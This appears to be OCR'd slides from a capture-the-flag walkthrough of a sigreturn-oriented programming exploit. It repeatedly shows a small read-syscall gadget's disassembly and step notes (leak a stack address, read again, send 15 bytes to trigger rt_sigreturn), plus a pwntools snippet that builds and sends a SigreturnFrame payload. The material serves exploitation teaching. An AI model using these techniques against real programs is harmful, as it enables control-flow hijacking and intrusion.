
```
0x004000b0          4831c0              xor rax, rax
0x004000b3          ba00040000          mov edx, 0x400
0x004000b8          4889e6              mov rsi, rsp
0x004000bb          4889c7              mov rdi, rax
0x004000be          0f05                syscall
0x004000c0          c3                  ret
```




Exploit

- leak stack address

rip ⟶




```
0x004000b0        4831c0            xor rax, rax
0x004000b3        ba00040000        mov edx, 0x400
0x004000b8        4889e6            mov rsi, rsp
0x004000bb        4889c7            mov rdi, rax
0x004000be        0f05              syscall
0x004000c0        c3                ret
```




Exploit

- leak stack address




```
0x004000b0      4831c0          xor rax, rax
0x004000b3      ba00040000      mov edx, 0x400
0x004000b8      4889e6          mov rsi, rsp
0x004000bb      4889c7          mov rdi, rax
0x004000be      0f05            syscall
0x004000c0      c3              ret
```




Exploit

- leak stack address
- rax = 1 -> write() -> leak stack address

rip ⟶




```
0x004000b0          4831c0          xor rax, rax
0x004000b3          ba00040000      mov edx, 0x400
0x004000b8          4889e6          mov rsi, rsp
0x004000bb          4889c7          mov rdi, rax
0x004000be          0f05            syscall
0x004000c0          c3              ret
```




Exploit

- leak stack address




```
0x004000b0    4831c0        xor rax, rax
0x004000b3    ba00040000    mov edx, 0x400
0x004000b8    4889e6        mov rsi, rsp
0x004000bb    4889c7        mov rdi, rax
0x004000be    0f05          syscall
0x004000c0    c3            ret
```




Exploit

- leak stack address

rip →



```
0x004000b0      4831c0          xor rax, rax
0x004000b3      ba00040000      mov edx, 0x400
0x004000b8      4889e6          mov rsi, rsp
0x004000bb      4889c7          mov rdi, rax
0x004000be      0f05            syscall
0x004000c0      c3              ret
```




Exploit


- leak stack address

- read again

rip ⟶




```
0x004000b0          4831c0          xor rax, rax
0x004000b3          ba00040000      mov edx, 0x400
0x004000b8          4889e6          mov rsi, rsp
0x004000bb          4889c7          mov rdi, rax
0x004000be          0f05            syscall
0x004000c0          c3              ret
```



Exploit


- set sigframe




```python
sigframe_read = SigreturnFrame()
sigframe_read.rax = constants.SYS_read
sigframe_read.rdi = 0x0
sigframe_read.rsi = leaked_stack_addr
sigframe_read.rdx = 0x400
sigframe_read.rsp = leaked_stack_addr
sigframe_read.rip = syscall_ret

'''
read again
set return address to 0x4000b0 and sigframe_read
b'a' * 0x8 is used for preserving space for a return address
'''
payload2 = p64(read) + b'a' * 0x8 + bytes(sigframe_read)
p.send(payload2)
```

Exploit

- set sigframe




```
0x004000b0      4831c0          xor rax, rax
0x004000b3      ba00040000      mov edx, 0x400
0x004000b8      4889e6          mov rsi, rsp
0x004000bb      4889c7          mov rdi, rax
0x004000be      0f05            syscall
0x004000c0      c3              ret
```




Exploit

- set sigframe




```
0x004000b0      4831c0          xor rax, rax
0x004000b3      ba00040000      mov edx, 0x400
0x004000b8      4889e6          mov rsi, rsp
0x004000bb      4889c7          mov rdi, rax
0x004000be      0f05            syscall
0x004000c0      c3              ret
```




Exploit

- set sigframe




```
0x004000b0        4831c0           xor rax, rax
0x004000b3        ba00040000       mov edx, 0x400
0x004000b8        4889e6           mov rsi, rsp
0x004000bb        4889c7           mov rdi, rax
0x004000be        0f05             syscall
0x004000c0        c3               ret
```



Exploit


- call rt_sigreturn()
- Send 15 bytes -> rax = 0xf

